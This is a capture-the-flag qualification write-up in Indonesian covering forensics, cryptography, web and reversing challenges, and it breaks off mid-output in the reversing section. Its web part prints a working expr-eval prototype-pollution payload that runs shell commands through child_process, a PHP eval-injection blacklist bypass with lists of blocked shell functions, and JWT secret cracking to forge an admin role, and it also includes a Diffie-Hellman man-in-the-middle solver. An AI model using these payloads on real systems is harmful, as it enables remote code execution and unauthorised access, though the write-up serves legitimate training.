Writeup Kualifikasi TechnoFair 11.0

Rename

Anggota:
frennn (fr3nnn)
WazeAzure (wazeazure)
Yellow (frankiehuangg)

Daftar Isi

4N6


[100] [DUMPling]

[DESCRIPTION]
hufttt, saya lupa dimana menyimpan folder flag nya :(

[Probsetter]
millkywaay

Steps

Diberikan file chall.raw yang merupakan chall memory. Langsung aja scan dengan volatility3 dan diperoleh flag1.png dan flag2.png.



Dump file tersebut menggunakan command berikut.

```
python3 vol.py -f chall.raw windows.dumpfiles --virtaddr
0xa80953edd0c0    #flag1.png
python3 vol.py -f chall.raw windows.dumpfiles --virtaddr
0xa80953edc760    #flag2.png
```

flag1.png

flag2.png

[FLAG]
TechnoFair11{You_fiNd_THe_fLaG}

[100] [eftipi]

[DESCRIPTION]
Jangan sebar rahasiaku!!!

[Probsetter]
millkywaay


Steps

Diberikan sebuah file chall.pcapng. Sesuai nama soal, kita akan fokus mengeksplor packet yang dikirimkan via FTP.

No.	Time	Source	Destination	Protocol	Length	Info
351	24.96824…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
347	24.96770…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
343	24.96693…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
337	24.96626…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
333	24.96560…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
329	24.96427…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
323	24.96265…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
319	24.96172…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
311	24.95800…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
307	24.95613…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
299	24.94276…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
295	24.94195…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)
286	24.93991…	192.168.241.252	192.168.241.230	FTP-DA…	64294	FTP Data: 64240 bytes (PASV) (STOR secret3.zip)

Pada network terlihat ada 3 file yang mengalir via FTP, yaitu **secret.txt.lst**, **secret2.png**, dan **secret3.zip**. Extract ketiga file tersebut dengan cara follow TCP stream -> show data as ‘raw’ -> save as.

secret2.png



Berdasarkan informasi pada secret2.png, kami menduga diminta untuk menge-crack file .zip menggunakan file .txt yang disediakan. Langsung aja pake tools ampuh.

```
WSL at frennn ~ ⚠
🚀 zip2john secret3.zip > hash

WSL at frennn ~ ⚠
🚀 john hash -w=./secret.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

WSL at frennn ~ ⚠
🚀 john hash --show
secret3.zip/flag:hilirasi:flag:secret3.zip:secret3.zip

1 password hash cracked, 0 left
```

Ditemukan passwordnya adalah **hilirasi**. Langsung aja di-unzip dan ditemukan file flag, namun file tersebut corrupt karena hex file-nya terbalik. Tinggal dibenerin dengan cara reverse dan ketemu flagnya.

```python
import binascii
if __name__ == '__main__':
    with open('flag', 'rb') as fp:
        buff = fp.read()
    out_hex = ['{:02X}'.format(b) for b in buff]
    out_hex.reverse()
    # print(out_hex)

    with open('out.png', 'wb') as f:
        for i in out_hex:
            chunk = binascii.unhexlify(i.strip())
            f.write(chunk)
```

out.png


```
[FLAG]
TechnoFair11{B3_c4R3FuLL_w1tH_sN1ff3r}
```

[100] [kurang berarti]

[DESCRIPTION]
help me to find the hidden message in this photo

[Probsetter]
H4NN

Steps

Diberikan file chall.jpg dan enc.py.

enc.py

```python
def insert_plaintext_into_image(input_file, output_file, plaintext, offset):
    with open(input_file, 'rb') as file:
        file_bytes = bytearray(file.read())

    plaintext_binary = ''.join(format(ord(char), '08b') for char in plaintext)

    plaintext_index = 0
    plaintext_length = len(plaintext_binary)
    for i in range(offset, len(file_bytes)):
        if plaintext_index < plaintext_length:
            original_byte = file_bytes[i]

            plaintext_bit = int(plaintext_binary[plaintext_index])

            new_byte = (original_byte & 0xFE) | plaintext_bit

            file_bytes[i] = new_byte

            plaintext_index += 1
        else:
            break

    with open(output_file, 'wb') as file:
```

```
        file.write(file_bytes)

    print(f"{output_file}")

input_file = ''
output_file = 'chall.jpg'
plaintext = "flag"
offset = 0x00000D00
insert_plaintext_into_image(input_file, output_file, plaintext, offset)
```

Kode di atas merupakan cara sederhana untuk memasukkan text (flag) ke dalam gambar. Extract flag pada chall.jpg menggunakan script berikut.

```
def extract_plaintext_from_image(input_file, offset, plaintext_length):
    with open(input_file, 'rb') as file:
        file_bytes = bytearray(file.read())

    plaintext_binary = ""
    for i in range(offset, offset + plaintext_length * 8):
        byte = file_bytes[i]
        least_significant_bit = byte & 0x01
        plaintext_binary += str(least_significant_bit)

    plaintext = ""
    for i in range(0, len(plaintext_binary), 8):
        byte = plaintext_binary[i:i+8]
        plaintext += chr(int(byte, 2))

    return plaintext

input_file = 'chall.jpg'
offset = 0x00000D00

flag = ''
plaintext_length = 0
while not flag.endswith('}'):
    plaintext_length += 1
    flag = extract_plaintext_from_image(input_file, offset, plaintext_length)
```

```
print(flag)
```

[FLAG]
TechnoFair11{patenkalikaubang}

CRY

[100] Kenangan

[DESCRIPTION]
Yoriichi mengencrypt sebuah file gambarnya tetapi dia lupa cara membukanya. Bisakah kamu membantu Yoriichi untuk membuka filenya?

[Probsetter]
macaril

Dari file chall yang diberikan, terlihat bahwa file .png dienkripsi dengan algoritma AES dengan suatu key yang di generate dengan mengambil 1 byte random dan mengalikannya sebanyak 16 kali.

Untuk mendekripsi ciphertext tersebut, kita tinggal melakukan bruteforce semua kemungkinan key yang ada.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

with open("flag.enc", "rb") as f:
   data = f.read()
   iv = data[:16]
   ct = data[16:]
   print(ct[:128])

for i in range(256):
   key = int.to_bytes(i) * 16

   cipher = AES.new(key, AES.MODE_CBC, iv)

   try:
       pt = cipher.decrypt(ct)
       pt = unpad(pt, AES.block_size)
```

```
        with open(f"out/{i}.png", "wb") as f:
            f.write(pt)
    except:
        pass
```

[FLAG]
TechnoFair11{Cek_Khodamnya_kakak}

[100] Xorban

[DESCRIPTION]
Basic XOR

[Probsetter]
macaril

Dari file chall yang diberikan, terlihat bahwa flag dienkripsi dengan repeated xor, dimana char[i] dixor dengan key[1] sampai key[i]. Untuk mendapatkan flag semula, kita tinggal melakukan operasi reverse yang sesuai.

```
xorban=[1, 243, 128, 75, 251, 28, 249, 9, 231, 152, 154, 2, 237, 223, 175, 17,
5, 150, 118, 14, 173, 151, 242, 240, 176, 10, 209, 29, 236, 208, 222, 177, 183,
91, 162, 8, 12, 103, 221, 30, 119, 184]
enc=[105, 151, 16, 163, 222, 136, 163, 145, 135, 13, 51, 169, 148, 6, 30, 199,
97, 249, 137, 22, 252, 105, 81, 107, 36, 229, 175, 164, 192, 79, 81, 6, 117,
179, 186, 198, 48, 24, 201, 170, 10, 178]

key = [xorban[0]]
for i in range(1, len(xorban)):
   k = xorban[i]
   for j in range(i-1, -1, -1):
       k ^= key[j]
   key.append(k)

flag = ""
for i in range(len(enc)):
   flag += chr(enc[i] ^ key[i])

print(flag)
```

[FLAG]
TechnoFair11{4nyujin_S4id_th1s_is_Cl4ssic}

[464] Marsha

[DESCRIPTION]
Seseorang berhasil melakukan serangan terhadap ruang chat antara marsha dan pacarnya!!!

[Probsetter]
AnYujin

Dari file chall yang diberikan, terlihat bahwa chall merupakan sebuah protokol DiffieHellman yang dapat diserang dengan MitM. Dari chall, kita dapat mengganti dua buah variabel, yaitu nilai modulo baru dan nilai encrypted message pertama.

Pertama, algoritma akan menentukan nilai p dan g yang digunakan, dimana p adalah modulo dan g adalah basis. Karena kita diberikan kesempatan untuk mengubah nilai p, maka kita akan mengambil nilai p yang kecil agar dapat direverse dengan discrete_log.

```
p = int(recv())
g = int(recv())

p = getPrime(32)

io.sendline(str(p).encode())
```

Kemudian, kita akan membaca nilai A dan B, yaitu public_key dari Yujin dan public_key dari Marsha. Setelah nilai A dan B didapatkan, kita dapat menggunakan discrete_log untuk mendapatkan nilai a, dimana A = pow(g, a, p).

```
B = int(recv())
A = int(recv())

a = discrete_log_lambda(A, Mod(g, p), (1, 2**32))
b = discrete_log_lambda(B, Mod(g, p), (1, 2**32))
```

Karena nilai a dan b sudah didapat, kita bisa mensimulasikan protokol yang serupa di local.

```
class dh():
   def __init__(self,p,g,pk):
       self.p=p
       self.g=g
       self.privatekey=pk
       self.pubkey=pow(g,self.privatekey,p)
       self.BLOCK_SIZE=16

sharedsecret = pow(B, a, p)

Ac = dh(p, g, a)
Bc = dh(p, g, b)
```

Kemudian, untuk mendapatkan encrypted flag, kita harus mengirimkan suatu pesan yang memiliki nilai signature yang serupa dengan `b"Hlao, kamu apa kabar?"`. Setelah melihat fungsi hash yang digunakan, diketahui bahwa fungsi hash tidak volatile (merubah 1 huruf tidak berdampak banyak pada hasil akhir), sehingga kita bisa mengubah urutan pesan yang ingin dikirim.

```
enc1 = recv()
iv1 =  recv()
sig1 = recv()

verif1, pt1 = Ac.decrypt(enc1, iv1, sig1)

nmsg = b"Hlao, kamu apa kabar?"

print(iv1)

enc, iv, sig = Bc.kirim2(nmsg, bytes.fromhex(iv1))

verif, pt = Ac.decrypt(enc, iv1, sig)

assert sig == sig1

io.sendline(enc.encode())
```

Kemudian kita akan mendapatkan nilai encrypted_flag yang akan didecrypt oleh penerima.

```
enc2 = recv()
iv2 = recv()
sig2 = recv()

verif2, pt2 = Bc.decrypt(enc2, iv2, sig2)

print(verif2, pt2)
```

Solver:

```
from pwn import *

from Crypto.Util.number import getPrime, bytes_to_long, long_to_bytes
from Crypto.Util.Padding import pad, unpad
from Crypto.Cipher import AES

HOST = "103.185.53.181"
PORT = 4254

class dh():
    def __init__(self,p,g,pk):
        self.p=p
        self.g=g
        self.privatekey=pk
        self.pubkey=pow(g,self.privatekey,p)
        self.BLOCK_SIZE=16

    def get_pubkey(self):
        return self.pubkey

    def bytes_to_bin(self,val):
        return "{:08b}".format(bytes_to_long(val))

    def mult_mat(self,a,b,m):
        assert len(a[0]) == len(b)
        return [[sum([int(a[k][i]) * int(b[i][j]) for i in range(len(b))]) % m
for j in range(len(a))] for k in range(len(a))]

    def add_mat(self,a,b,m):
        assert len(a[0]) == len(b[0]) and len(a) == len(b)
        return [[(int(a[i][j]) + int(b[i][j])) % m for j in range(len(a[0]))]
```

```
for i in range(len(a))]

    def hex_to_bytes(self,msg):
        return long_to_bytes(int(msg,16))

    def bits_to_matrix(self,val):
        temp=[list(val[i:i+16]) for i in range(0, 256, 16)]
        return temp

    def matrix_to_bits(self,val):
        return ''.join(str(i) for j in val for i in j)

    def bytes_to_hex(self,msg):
        return "{0:x}".format(bytes_to_long(msg))


    def generate_secret(self,pub):
        self.sharedsecret=pow(pub,self.privatekey,self.p)

        temp=("{0:b}".format(self.sharedsecret)).rjust(768,'0')

        self.A, self.B, self.C = [temp[i:i+256] for i in range(0,768,256)]

        self.A = self.bits_to_matrix(self.A)
        self.B = self.bits_to_matrix(self.B)
        self.C = self.bits_to_matrix(self.C)


    def encrypt(self,msg):
        msg=pad(msg,self.BLOCK_SIZE)
        iv=os.urandom(self.BLOCK_SIZE)

cipher=AES.new(hashlib.sha256(long_to_bytes(self.sharedsecret)).digest(),AES.MO
DE_CBC,iv=iv)
        ct=cipher.encrypt(msg)
        return self.bytes_to_hex(ct),self.bytes_to_hex(iv)


    def encrypt2(self,msg, iv):
        msg=pad(msg,self.BLOCK_SIZE)

cipher=AES.new(hashlib.sha256(long_to_bytes(self.sharedsecret)).digest(),AES.MO
DE_CBC,iv=iv)
        ct=cipher.encrypt(msg)
        return self.bytes_to_hex(ct),self.bytes_to_hex(iv)
```

```
    def decrypt(self,enc,iv,sig):

cipher=AES.new(hashlib.sha256(long_to_bytes(self.sharedsecret)).digest(),AES.MO
DE_CBC,iv=self.hex_to_bytes(iv))
        try:
            pt=unpad(cipher.decrypt(self.hex_to_bytes(enc)),self.BLOCK_SIZE)
            verif=(self.hash(pt)==sig)
            return verif,pt.decode()
        except:
            return False,''

    def hash(self,msg):
        len_msg=len(msg)
        msg=self.bytes_to_bin(msg)
        if(msg[0]=='0'):
            val=self.mult_mat(self.A,self.C,2)
        else:
            val=self.mult_mat(self.B,self.C,2)
        msg=msg[1:]
        for i in msg:
            if int(i)==0:
                val=self.mult_mat(self.mult_mat(val,self.A,2),self.C,2)
            else:
                val=self.mult_mat(self.mult_mat(val,self.B,2),self.C,2)
        val=self.add_mat(val,self.C,2)
        sig=self.matrix_to_bits(val)
        return "{:x}".format(int(sig))

    def kirim(self,msg):
        sig=self.hash(msg)
        enc,iv=self.encrypt(msg)
        return enc,iv,sig

    def kirim2(self, msg, iv):
        sig=self.hash(msg)
        enc,iv=self.encrypt2(msg, iv)
        return enc,iv,sig

def recv():
    io.recvuntil(b': ')
    return io.recvline(False).decode()

io = remote(HOST, PORT)
# io = process(['python', 'soal.py'])
```

```
p = int(recv())
g = int(recv())

p = getPrime(32)

io.sendline(str(p).encode())

B = int(recv())
A = int(recv())

a = discrete_log_lambda(A, Mod(g, p), (1, 2**32))
b = discrete_log_lambda(B, Mod(g, p), (1, 2**32))

sharedsecret = pow(B, a, p)

Ac = dh(p, g, a)
Bc = dh(p, g, b)

assert Ac.get_pubkey() == A
assert Bc.get_pubkey() == B

Ac.generate_secret(Bc.get_pubkey())
Bc.generate_secret(Ac.get_pubkey())

enc1 = recv()
iv1 =  recv()
sig1 = recv()

verif1, pt1 = Ac.decrypt(enc1, iv1, sig1)

nmsg = b"Hlao, kamu apa kabar?"

print(iv1)

enc, iv, sig = Bc.kirim2(nmsg, bytes.fromhex(iv1))

verif, pt = Ac.decrypt(enc, iv1, sig)

assert sig == sig1

print(enc.encode())

io.sendline(enc.encode())
```

```
enc2 = recv()
iv2 = recv()
sig2 = recv()

verif2, pt2 = Bc.decrypt(enc2, iv2, sig2)

print(verif2, pt2)
```

```
$ sage solve.sage --python
Warning: _curses.error: setupterm: could not find terminfo database

Terminal features will not be available.  Consider setting TERM variable to your current terminal name (or xterm).
[x] Opening connection to 103.185.53.181 on port 4254
[x] Opening connection to 103.185.53.181 on port 4254: Trying 103.185.53.181
[+] Opening connection to 103.185.53.181 on port 4254: Done
e07f93676650f37970d79563a732bdc6
b'd150153b0aa5e38fc83b8dc72cce23cbabf82818f6f000b16599c938a722e579'
True TechnoFair11{4Ku_4d4lAH_R4J4_M3ks1Ko_El_M4r5hal3}
[*] Closed connection to 103.185.53.181 port 4254
```

[FLAG]
TechnoFair11{4Ku_4d4lAH_R4J4_M3ks1Ko_El_M4r5hal3}

WEB

[100] [Typing…]


[DESCRIPTION]

Heylo..

http://103.185.53.181:7133/

[Probsetter]
Fanshh

Pertama, diketahui dari file index.js bahwa ia akan meng-eksekusi file setCal.js dengan parameter masukan dari input form. Sehingga kita cek isi file setCal.js



```
const ex = process.argv[2].trim();
const { Parser } = require("expr-eval");

console.log(new Parser().evaluate(ex));
```

Dari ini kita dapatkan bahwa fungsi evaluate dari expr-eval ini bisa kena "pollution". Berdasarkan writeup ini https://blog.arkark.dev/2023/02/17/seccon-finals/ kita bisa buat payload

```
o = constructor; o.assign(__proto__, o.getOwnPropertyDescriptor(o.getPrototypeOf(toString), "constructor")); f =
value("return global.process.mainModule.constructor._load(`child_process`).execSync(`cat
/fl4gg.txt`).toString()"); f()
```

Dan submit di kalkulatornya.
Trus muncul deh.

[FLAG]
TechnoFair11{Th1s_is_E4sy_Right?_Only_4_W4rmUP_Ch4llenge}


[100] [Jay Witan Thom]

[DESCRIPTION]

Jay Witan Thom mencoba mengakses suatu website akan tetapi mereka terlihat kesulitan untuk login. Bisakah kamu menolong Jay Witan dan Thom untuk mengakses web tersebut ?


http://103.185.53.181:1945

[Probsetter]
zodplugin



Dari sini kita bisa lihat, kalau ternyata ada path “/login”. Sehingga setelah mengunjungi web, langsung tulis di url /login. Setelah itu kita dapat masuk dengan username:password user:password.
Selanjutnya kita akan dapat JWT. Menggunakan JWT io kita bisa tahu kalau role kita adalah user. Jadi kita harus crack secret

key. Gunakan script https://github.com/Sjord/jwtcrack/blob/master/crackjwt.py dan wordlist rockyou.txt https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt&ved=2ahUKEwi14-3Q1IOHAxULTGwGHRwHDNEQFnoECAYQAQ&usg=AOvVaw3snAER11mU6Ccr4WFEazBd



Setelah dapat, tinggal gunakan jwt io untuk edit nilai jadi admin, dan secret key sebagai rockyou

[FLAG]
TechnoFair11{G4c0rrrr_In1_D14_JWT_Brut3_F0rC3_K3y}

[100] [Simer Simer]

[DESCRIPTION]

Chatbot SimerSimer merupakan teman chat lucu & rceh sekali.

URL : http://103.185.53.181:1812


API : http://103.185.53.181:1204

[Probsetter]
necl

Chatbot-nya ngeselin asli.

Jadi sebenarnya kita tinggal langsung komunikasi ke API nya, tanpa harus ngechat >:V

Pada file /api/api.php terdapat blacklist



```
17 $blacklist = [
18     "system",
19     "exec",
20     "passthru",
21     "shell_exec",
22     "file_get_contents",
23     "file_put_contents",
24     "eval",
25 ];
```

Sehingga bisa disimpulkan ini sebenarnya mirip-mirip jail saja. Maka dari itu setelah mencari beraneka ragam blacklist pada chall ctf lain didapatkan sebuah **TODO: LIST**

```
pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped,
pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal,
pcntl_signal_get_handler, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror,
pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority,
pcntl_setpriority, pcntl_async_signals, exec, system, shell_exec, popen, passthru, link, symlink,
syslog, imap_open, ld, error_log, mail, file_put_contents, scandir, file_get_contents, readfile, fread,
fopen, chdir

https://zhzhdoai.github.io/2019/09/24/Inctf-web%E9%A2%98%E8%A7%A3/


"exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_t
erminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","c
all_user_func","array_filter", "array_walk",
 "array_map","registregister_shutdown_function","register_tick_function","filter_var",
"filter_var_array", "uasort", "uksort", "array_reduce","array_walk",
"array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents"

https://xiaolong22333.top/archives/38/
```

Itu daftar blacklist pada CTF lain, sehingga tinggal kita coba-coba aja, karena blacklist chall ini sangat sedikit.

Diketahui dari Dockerfile posisi flag.txt ada di root folder

```
RUN mv ./flag.txt /flag.txt
RUN npm install && npm run build
```

Berdasarkan gambar dibawah, bisa dilihat pada source code api.php, disinilah letak RCE nya, karena ada eval.

```
40
41    if (!in_array($pesan, $blacklist)) {
42        if (function_exists($pesan) && isset($_GET['args'])) {
43            $args = $_GET['args'];
44            eval($pesan . '(' . $args . ');');
45        } else {
46            $pesan = $pesan;
47        }
48    }
49
50    $data = array(
```

Maka menyesuaikan ada argumen pesan, dan args tinggal payload berupa

show_source /flag.txt

Sehingga menjadi

Solved.

[FLAG]
TechnoFair11{thats_simer_sim3r_return_b4ck_to_bypass}

REV

[100] Web Asem Beli

[DESCRIPTION]
This challenge only take 5 minutes to solve.

[Probsetter]
Rival

Dari file chall, diberikan file output.wasm yang merupakan bentuk binary dari WebAssembly. Setelah mencari writeup di internet, ditemukan repository [GitHub - WebAssembly/wabt: The WebAssembly Binary Toolkit](#) yang digunakan untuk mengubah file .wasm dalam format .wat yang lebih mudah dibaca. Berikut merupakan salah satu cuplikan dari file .wat tersebut

```
i32.const 99
local.set 5
local.get 2
local.get 5
i32.store8 offset=2
```

Instruksi tersebut merupakan instruksi atomik, yaitu

1. Push 99 ke stack
2. Menyimpan nilai top dari stack ke variabel local di indeks ke-5
3. Push nilai local[2] ke stack
4. Push nilai local[5] ke stack
5. Simpan nilai local[5] (pop) ke address local[2] (pop) + 2

Untuk mempermudah, dibuat “compiler” instruksi tersebut untuk mendapatkan flag.

```
cmd = """<SNIP>"""
```

```python
cmd = cmd.split('\n')
cmd = [c.strip() for c in cmd]

gbl = [200, 0, 0]
stack = []
vs = [0 for _ in range(1000)]

for c in cmd:
    args = c.split(' ')
    if args[0] == "global.get":
        stack.append(gbl[0])
    elif args[0] == "local.set":
        val = stack.pop()
        vs[int(args[1])] = val
    elif args[0] == "i32.const":
        stack.append(int(args[1]))
    elif args[0] == "local.get":
        stack.append(vs[int(args[1])])
    elif args[0] == "i32.sub":
        v1 = stack.pop()
        v2 = stack.pop()
        stack.append(v2 - v1)
    elif args[0] == "i32.store8" or args[0] == "i32.store":
        v3 = int(args[1].split('=')[1])
        v1 = stack.pop()
        v2 = stack.pop()
        vs[v2 + v3] = v1
    else:
        print("unhandled: ", args[0])
        break

print(vs)
```

```
$ python solve.py
[200, 32, 168, 0, 105, 99, 70, 95, 114, 110, 49, 84, 123, 49, 104, 76, 79, 97, 104, 57, 101, 125, 111, 95, 107, 116, 107, 48, 85, 73, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
